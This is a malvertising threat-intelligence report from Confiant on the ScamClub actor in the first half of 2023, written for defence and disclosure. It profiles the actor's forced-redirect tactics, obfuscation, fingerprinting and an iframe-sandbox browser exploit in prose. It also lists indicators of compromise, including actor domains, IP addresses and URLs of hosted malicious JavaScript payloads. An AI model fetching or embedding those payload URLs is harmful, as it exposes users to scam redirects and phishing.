RELEASE DATE: SEPT 2023

DETAILED REPORT

ScamClub: Threat Report Q1-Q2 2023

Taha Karim, Dir. Threat Intelligence
Gregory Newman, Lead Security Engineer
Michael Steele, Security Engineer

CONFIANT

01

Executive Summary

This provides a high-level overview of the strategic threat intelligence report detailing the activities of ScamClub during Q1 and Q2 of 2023. For the first time, we identify the entity behind ScamClub operations. The report aims to provide insights into the threat landscape and its implications for the ad tech industry, particularly focusing on the interests of DSPs and SSPs.

Key Findings

During the reporting period, ScamClub exhibited a significant escalation in its activities, posing a substantial risk to the entire ad tech ecosystem, including DSPs, SSPs, and publishers. The primary motivation behind ScamClub's actions remains financial gain, as they target the ad tech industry to engage in illicit and exploitative activities. Confiant's Threat Intelligence team detected two ongoing ScamClub campaigns, with the first campaign accounting for 80% of the attack volume and displaying a consistent upward trend. Based on Confiant's internal telemetry, infrastructure tracking, and observations over time, the threat actor behind ScamClub was attributed with high confidence to an entity named **WayTop International Advertising Limited** registered in Hong Kong by a Chinese Individual. WayTop International has been orchestrating ScamClub operations since at least 2019.

ScamClub, operating as a threat actor, exemplifies the traits of a well-organized, highly skilled, and well-financed professional entity that often collaborates in teams to execute their operations. They display advanced capabilities, demonstrating their expertise in developing unique programs and codes to target various operating systems, web browsers, and advertising technology software. With an in-depth knowledge of web browsers, programming languages, and infrastructure topologies, ScamClub prioritizes operational security while conducting their activities. Their significant contributions involve the discovery of 0-day browser vulnerabilities and the pioneering of novel attack techniques, establishing their reputation as innovators within the cyber threat landscape.

Starting from January 2023, Confiant has been closely monitoring the significant rise in ScamClub's activities. The entire ad tech industry, including DSPs and SSPs (Supply-Side Platforms), witnessed a notable surge in ScamClub attacks.

During the first half of 2023 (Q1 and Q2), the escalating ScamClub attacks had an impact on a combined total of 31 SSPs (Supply-Side Platforms) and 12 DSPs (Demand-Side Platforms), presenting significant challenges to the broader ad tech ecosystem.

Confiant's analysis revealed that a total of **8 Ad platforms** had established direct integrations with ScamClub.

According to the estimates from Confiant Threat Intelligence, ScamClub generated approximately $8.5 million in total revenue for the first two quarters of 2023. This revenue figure was determined solely from the cc-submit CPA model, utilizing a conversion rate of 0.05% and an average of $20 per conversion for tier-1 countries.

A ScamClub attack has significant repercussions on DSPs, SSPs, and Publisher websites. DSPs may suffer reputation damage and client loss, while SSPs may lose publisher trust and experience revenue decline. Ad Exchanges might face financial losses, legal issues, and regulatory challenges. Publisher websites can lose user trust and suffer reduced ad revenue due to user safety concerns. To address these impacts, robust security measures, collaborative efforts, and regular audits are necessary to ensure a safer online advertising ecosystem for all stakeholders.

Recommendations

A malvertising attack can have significant impacts on DSPs (Demand-Side Platforms), SSPs (Supply-Side Platforms), ad exchanges, and publisher websites. Here are the potential impacts on each of these entities:

DSPs (Demand-Side Platforms)

- Reputation damage: DSPs may suffer reputational harm if their ad inventory is associated with malicious ads. Advertisers may lose trust in the platform's ability to deliver safe ad placements.
- Client loss: Advertisers might withdraw from using the DSP due to concerns about their ads being associated with malicious content, leading to revenue loss for the platform.
- Increased scrutiny: Following an attack, DSPs may face heightened scrutiny from industry authorities, leading to potential regulatory challenges.

SSPs (Supply-Side Platforms)

- Loss of publisher trust: If a malvertising attack originates from an SSP, publishers may lose confidence in the platform's ad serving capabilities, leading to a reduction in the number of publishers willing to work with them.
- Revenue decline: SSPs may experience reduced demand for their ad inventory if advertisers are wary of the platform's security practices, resulting in decreased revenue for the SSP.

Ad Exchanges

- Financial losses: Ad exchanges may face financial losses due to fraudulent ad clicks or impressions generated by malicious ads, impacting their advertising ROI.
- Legal and regulatory issues: Ad exchanges might face legal repercussions if the malvertising attack leads to harm to users or advertisers. They may be held responsible for not adequately filtering and preventing malicious content.

Publisher Websites

- User trust erosion: Users visiting infected publisher websites may have their trust eroded, impacting the site's reputation and long-term traffic.
- User safety concerns: Malicious ads can lead to users being exposed to malware, phishing attempts, or scams, which can result in personal and financial damage to users.
- Reduced ad revenue: Publishers may experience reduced ad revenue if advertisers avoid placing ads on their website due to security concerns.

To mitigate the impact of malvertising attacks, the involved parties should implement robust security measures, including stringent advertiser vetting processes, regular security audits, and maintaining up-to-date cybersecurity solutions. Collaborative efforts between DSPs, SSPs, ad exchanges, and publishers are essential to combat malvertising and ensure a safer online advertising ecosystem.

Conclusion

Throughout the first and second quarters of 2023, ScamClub's activities have reaffirmed as a noteworthy and ever-changing menace to the ad tech industry. However, DSPs and SSPs can effectively counter this threat by comprehending ScamClub's tactics, techniques, and procedures (TTPs) as well as indicators of compromise (IOCs). Taking a proactive approach to cybersecurity, these platforms can fortify their defenses, mitigate potential damages, and play a crucial role in fostering a more secure ad tech ecosystem.

02

Threat Actor Profile

Overview

ScamClub is a threat actor known for conducting large-scale scams and defrauding individuals. This group exploits vulnerabilities in the programmatic ad system to carry out forced redirect campaigns. ScamClub utilizes RTB integration with ad exchanges to push bid responses upstream containing malicious javascript. This code will attempt to redirect victims' web browsers to a malicious landing page without any action or intent on the part of the victims. Forced redirect attacks are harmful because ad recipients can encounter fraudulent landing pages designed to deceive and exploit them. Attacks from ScamClub lead victims to financial scams, gift card scams, phishing pages designed to steal user information, and more. These attacks not only harm ad recipients, they harm websites by damaging their reputation, while also undermining the trust and credibility of DSPs and SSPs, potentially leading to financial losses and strained relationships with advertisers and publishers.


ScamClub uses many techniques to ensure an effective campaign. In June 2020, Confiant **observed** ScamClub use a zero-day exploit that bypassed a security feature in the ad iframe. This security feature is used to prevent any redirection unless there is a proper click inside of the ad. The exploit bypassed this feature and took the ad recipient away from the page without clicking on the ad.

ScamClub has also been using what we deem high risk ad exchanges. The result of ScamClub using high risk ad exchanges to post their creatives has had a huge negative impact on publishers.

In 2018, when referring to ScamClub campaigns, we **found** 57% of our publisher clients working with this ad exchange were impacted. The ad exchange ScamClub used at that time was one we deemed high risk. Confiant monitored the delivery of this malvertising campaign, recorded and blocked over 5 million hits in 48 hours. The total amount of impressions served to publishers left without Confiant's protection was estimated at over 300 million impressions during this 48-hour period. By comparison, the **Zirconium** group was responsible for only one billion impressions throughout the whole year in 2017.

ScamClub Diamond Model Attributes

Using the diamond model of attribution, Confiant threat intelligence determined that on-going malvertising activity impacting multiple ad exchanges, DSPs, SSPs and publishers are attributed to the ScamClub threat actor with high confidence.



ScamClub Diamond Model - Confiant

ScamClub - Diamond Model Analysis

Country of Origin: China

Related Entity: WayTop International Advertising Limited

Years of Activity: 2018-today

Motivation: Financial gains

Victimology: This threat actor predominantly targets victims in the United States, with additional victims in Canada, United Kingdom, Germany, Italy, France, and Spain.

Affected Industries: Advertising

Affected Segments: Ad Exchanges, Demand Side Platforms, Supply Side Platforms, Publishers.

Unique Tools:

- Multi-staged custom JavaScript obfuscation tool.
- Browser exploit: CVE-2021-1801 (Safari iOS/MacOS Webkit)

Generic Tools: XRTB, RTB4Free.

Known Infrastructure:

Domain Names: 2020workaffnew[.]top, trkmyclk[.]xyz

IPv4 Addresses:

- 34.73.119.129
- 34.124.146.133
- 35.221.7.238
- 35.230.177.214
- 35.237.160.11
- 35.237.37.230
- 35.237.114.81

ASNs: GOOGLE-CLOUD

> *Note: The Diamond Model analysis provides crucial insights into cyber threats, focusing on the who, what, when, where, why, and how aspects of the threat actor and their activities.*

Tactics, Techniques and procedures (TTPs)

Since the emergence of ScamClub in 2018, Confiant has diligently monitored and recorded the tactics, techniques, and procedures (TTPs) employed by this threat actor based on the comprehensive **Confiant Malvertising Matrix** model. The creation of this model involved continuous tracking and analysis of 25 distinct threat actors who specifically target the advertising industry. It serves as a vital tool in profiling threat actors and plays a central role in our established cyber threat intelligence program. We strongly encourage our peers in the ad-tech industry to adopt this model, as it greatly enhances our capabilities in detection and attribution. Further information on utilizing this model can be found **here**.

Confiant Matrix ID	Description
[C101] **Fake Advertising Agency**	Fake Advertising Agency is an advertising agency that is owned by malicious operator for the purpose of establishing relationships with ad buying platforms (DSPs)
[C103] **Fake Ad Creative**	Fake ad creative are display advertisements that are typically shown in standalone slots on websites and mobile apps, it is a great entry point for malvertisers.
[C204] **Forceful Redirects**	Forceful redirects are the technique by which malvertisers redirect victims to a malicious landing page through no action of their own.

[C301] **Cloud Storage - Bucket**	Buckets are cloud containers that stores user data. Often used to store and protect any amount of data for websites, mobiles apps for backup and restore.
[C403] **Iframe Sandboxing Bypass**	Iframe Sandbox bypass are exploits that circumvent iframe sandbox attribute parameters, typically the "allow-top-navigation-by-user-activation" parameter.
[C601] **WebGL**	WebGL APIs are heavily leveraged for device fingerprinting, because a device's graphics cards and their performance are highly variable and produce outputs that are in an entropy sweet spot.
[C602] **User-Agent Fingerprinting**	User-Agent Fingerprinting is a client-side check by which adversaries determine Browser types and version they might potentially be attacking.
[C603] **GeoIP Check**	GeoIP is commonly used as a server-side check consisting of determining the geographical location of a potential target based of the IP address.
[C604] **IP Targeting**	IP targeting is a more fine-grained check than GeoIP check, consisting of determining if targets are using their home, datacenter, Enterprise, or 4G mobile connection.
[C606] **OS Fingerprinting**	OS Fingerprinting is a check used to accurately determine the Operating system and its version of a target user.
[C609] **Fake Ad Creatives**	Fake AD creatives are copy/pasted legitimate AD creatives that are used by malvertisers as a pretext for them to appear legitimate in the eyes of ad platforms.
[C612] **Browser Objects**	Browser Objects are any objects that are native to a browser's implementation of JavaScript and/or the many APIs available to browsers.

[C615] **Plugin Detection**	The Browser Identification through Plugin Detection technique is employed by attackers to determine the type of browser a user is running based on the identified plugins. By leveraging the plugin's API, malicious websites can extract version information of installed plugins on the victim's system.
[C701] **Code Obfuscation**	Code Obfuscation applies to a broad category of techniques and tactics that are employed by attackers in order to make their code hard to read by human analysts.
[C704] **String Concatenation**	String Concatenation is an obfuscation technique where strings are split into small chunks and added together so that the original strings will be difficult to search for during static analysis.
[C705] **DOM Traversal**	The Document Object Model (DOM) is a standard convention for accessing and manipulating elements within HTML and XML documents.
[C703] **Anti Devtools**	Anti-Devtools techniques are employed by attackers in order to disrupt the debugging process of the malicious code when browser dev tools are detected.
[C717] **Automated Framework Detection**	The Automated Framework Detection Avoidance technique is employed by attackers to identify and differentiate victims using automated testing frameworks, such as Selenium, while attempting to avoid detection and analysis. Attackers achieve this by utilizing JavaScript-based fingerprinting code within malicious websites or applications.
[C718] **Anti-replay**	The anti-replay technique aims to ensure that the malvertising payload is executed only once on a targeted device.

[C715] **Security Vendor Detection**	Malvertising security vendors typically have a client-side component for blocking malvertisements.
[C801] **Gift Card Scam**	Gift Card Scams are landing pages that tell the victim they have won an e-commerce gift card, usually to a major retailer. In order to claim the gift card the victim has to fill out a form with their email address or other contact information.
[C811] **Giveaway Scam**	Gift Card Scams are landing pages that tell the victim they have won an e-commerce gift card, usually to a major retailer.
[C802] **Carrier Branded Scams**	Carrier Branded Scams are landing pages where the victim is presented with a fake message from their local ISP.
[C904] **Financial Loss**	Financial Loss encompasses any attack whose impact results in lost money from the victim targeted by malvertisers.

03

Threat Landscape Analysis

Overview


Throughout the analysis period spanning Q1/Q2 2023, Confiant uncovered two on-going ScamClub campaigns, To simplify the discussion, we will use the references **campaign_1** and **campaign_2** to denote these campaigns throughout this document.


> *Note: information on the techniques employed to identify these campaigns can be found in the campaign identification & attribution section of this document.*

ScamClub campaigns activity


Both campaigns are consistent over the period of Q1/Q2 2023, with a larger dominance of **campaign_1 (90%)** over **campaign_2** in terms of **incidents** detected:


> *Note: an incident is equivalent to each time an ad creative is identified and a ScamClub payload was detected.*






In terms of incidents recorded per day we recorded an all-time high (ATH) of approximately ~400 incidents for **campaign_1** in Q1, this ATH being hit multiple times in Q2 going forward. This might tell us that **campaign_**1 was pretty much consistent and overall forming an uptrend. We expect **campaign_1** incidents could reach higher highs throughout the year, meaning more SSPs/DSPs targeted and/or more attacks volume:






At the opposite of **campaign_1, campaign_2** has less volume, the maximum number of incidents recorded per day was around ~ 80 incidents and seems to be on a down-trend as lower highs were recorded during the period of analysis. We observed little to no activity in Q1 then slightly more activity in Q2 and still in a down trend. This might indicate that **campaign_2** is nearly done and attackers are shifting their efforts into **campaign_1**.

This can be due to different reasons including and not limited to: switching from an existing (flagged) infrastructure and/or switching attack payloads based on their success/failure, or just changes in tactics leaning forward successful ones.





ScamClub Blocked impressions

Every day, for each incident we record, hundreds of thousands of impressions are blocked as part of our mitigation efforts. In some cases, the severity of the infection and the number of DSPs/SSPs impacted have led us to block over 2.5 million impressions in a single day. The scale of the blockages reflects the extent of the threat and the rapid response required to protect users and the ad tech ecosystem from malicious activities.

During the first two quarters of 2023 (Q1 and Q2), a total of 64,878,113 impressions were blocked. ScamClub was identified on 55% of our publisher clients, indicating the wide-reaching nature of the threat and its significant impact on the publishers within our network.

Campaign identification & Attribution

Campaign identification is a crucial component of any threat intelligence effort. Below, we outline the techniques employed to identify the aforementioned campaigns and elucidate how we achieved a high level of confidence in tracking ScamClub activities. The combination of these techniques enabled us to identify the campaigns under discussion with a high degree of confidence and provided a solid foundation for the subsequent analysis and threat assessment.

Multiple tracking techniques were used to identify these campaigns, including but not limited to:

- Payload identification and analysis
- Infrastructure used (Domain-names, Registrars, Name servers, IPv4 addresses, ASNs, SSL certificates, URL parameters and more)
- Targeted countries
- Targeted devices
- Impacted Ad Exchanges
- Impacted Demand Side Platforms (DSP)
- Impacted Supply Side Platforms (SSP)

Payload identification

Over the course of analysis two payloads were identified, with one having multiple versions (4 to this date). ScamClub javascript payload employs code obfuscation using an obfuscation tool that is unique to ScamClub Threat actor. This obfuscation tool generates a unique payload every time it is used to obfuscate the script, whether the script has been changed or not, , aiming to evade signature-based detection tools and hinder analysis efforts.

After conducting extensive analysis, we discovered two clusters, one of which exhibited greater frequency. This cluster stood out due to its significantly larger obfuscated script size compared to the other. Interestingly, we had already identified this element even before manually analyzing the scripts. It served as a crucial building block in detecting early indications of multiple campaigns, forming a foundation upon which we expanded and validated our subsequent assumptions.

Payloads vary in size across **campaign_1** and **campaign_2** as seen below. In red payloads from **campaign_2** that have a size of ~7KB while in blue are **campaign_1** payload that have a size superior than ~13KB (the full list is provided in Appendix A in the IOC section).

js_payload	sha-256	campaign	size in KB
https://storage.googleapis.com/bbjs2933444/axb.js	77ccc507afa6210f862703e9df9a0d7f41c990b03ef007...	campaign_2	7.682
https://storage.googleapis.com/mtsl292383/rsks.js	9d8f4bc58c2a464aac527ee48b9d3ebb406330ce62b4cd...	campaign_2	7.684
https://storage.googleapis.com/nkeatier3/mtj.js	de31f55f9cdff8fd69d4e3cbfe017b2832f451a8dce317...	campaign_2	7.687
https://storage.googleapis.com/bdt182921a/azs.js	e50227b860897b985654b557485c23a3de6592f7607565...	campaign_2	7.688
https://storage.googleapis.com/tbc29934323/bxl...	78a1ef3717192ff5b4371a70853fd70f68054323e729e1...	campaign_2	7.691
https://storage.googleapis.com/mmp91221/kas.js	63fa57b44eab86b3a8fc7cd5034e13a310e60337c8319f...	campaign_2	7.695
https://storage.googleapis.com/msta29302/galag.js	1447974adffff1692025f55a124b090f471332c2edfc01...	campaign_2	7.696
https://storage.googleapis.com/nkds9827/wsj.js	bdb6824392f104114e67612e3c617ab08ff7bbdfcb2313...	campaign_2	7.699
https://storage.googleapis.com/kdkfd9833/trk.js	a879071cd6554d0851a4d46d597954f82100d6972f9335...	campaign_2	7.701
https://storage.googleapis.com/may561tbma/atst.js	3dc431625a29dd930d07092dee2d6808f7a2d851051693...	campaign_2	7.709
https://storage.googleapis.com/adm92032/atc.js	2756bd360994a30ccf378c8f55a6133711da13665e4b30...	campaign_2	7.711
https://storage.googleapis.com/awz821233/m22sl.js	e01302faa996a36dab9a9fa9446beaa9df6341389c1f83...	campaign_2	7.715
https://storage.googleapis.com/nk1923as/nds.js	74a75a9673450152db9a1e87d5e067b37f1575477da4f9...	campaign_2	7.716
https://storage.googleapis.com/globv/gl.js	f5b6355d579234651d131b364a74e22b30561bd1e14822...	campaign_1	13.988
https://storage.googleapis.com/fdadk/fd.js	39f2e7b540f743308969b962cee8b639af2254a9882981...	campaign_1	14.053
https://storage.googleapis.com/douji/ji.js	1614786dd6ff4189975e8226ab7e68d258817b435c3c4e...	campaign_1	14.082
https://storage.googleapis.com/zdpc/zd.js	8e3adfffb5d251ed78ccc072edb504316ce2a4284b55f3...	campaign_1	14.134
https://storage.googleapis.com/nzei/nz.js	77b486d8d923de162712b812d82c53b4456581ea42a905...	campaign_1	14.150
https://storage.googleapis.com/pepc/pe.js	a3377e8ace01efb8463b997dfbf2334d9b7e55ab3a4d1d...	campaign_1	14.175
https://storage.googleapis.com/nsai/ns.js	0fbcca98e8934862ae801209ea5af4302f683d2ecfd215...	campaign_1	14.191
https://storage.googleapis.com/zkta/zk.js	a2b1a68ef867b678f5bcf9f6c939d00d3da6c711ce7fc0...	campaign_1	14.294
https://storage.googleapis.com/chesa/sa.js	e69fca256f5763e630a3941eadedef4224844a239becb2...	campaign_1	14.304
https://storage.googleapis.com/qxin/qx.js	e61da8e87469f8c66cab8dcc21788e7a74901cca1bd3f5...	campaign_1	14.363
https://storage.googleapis.com/dkel/el.js	deb1eab2351f7716e8fe55de9f9b374c7870de74090a0b...	campaign_1	14.441

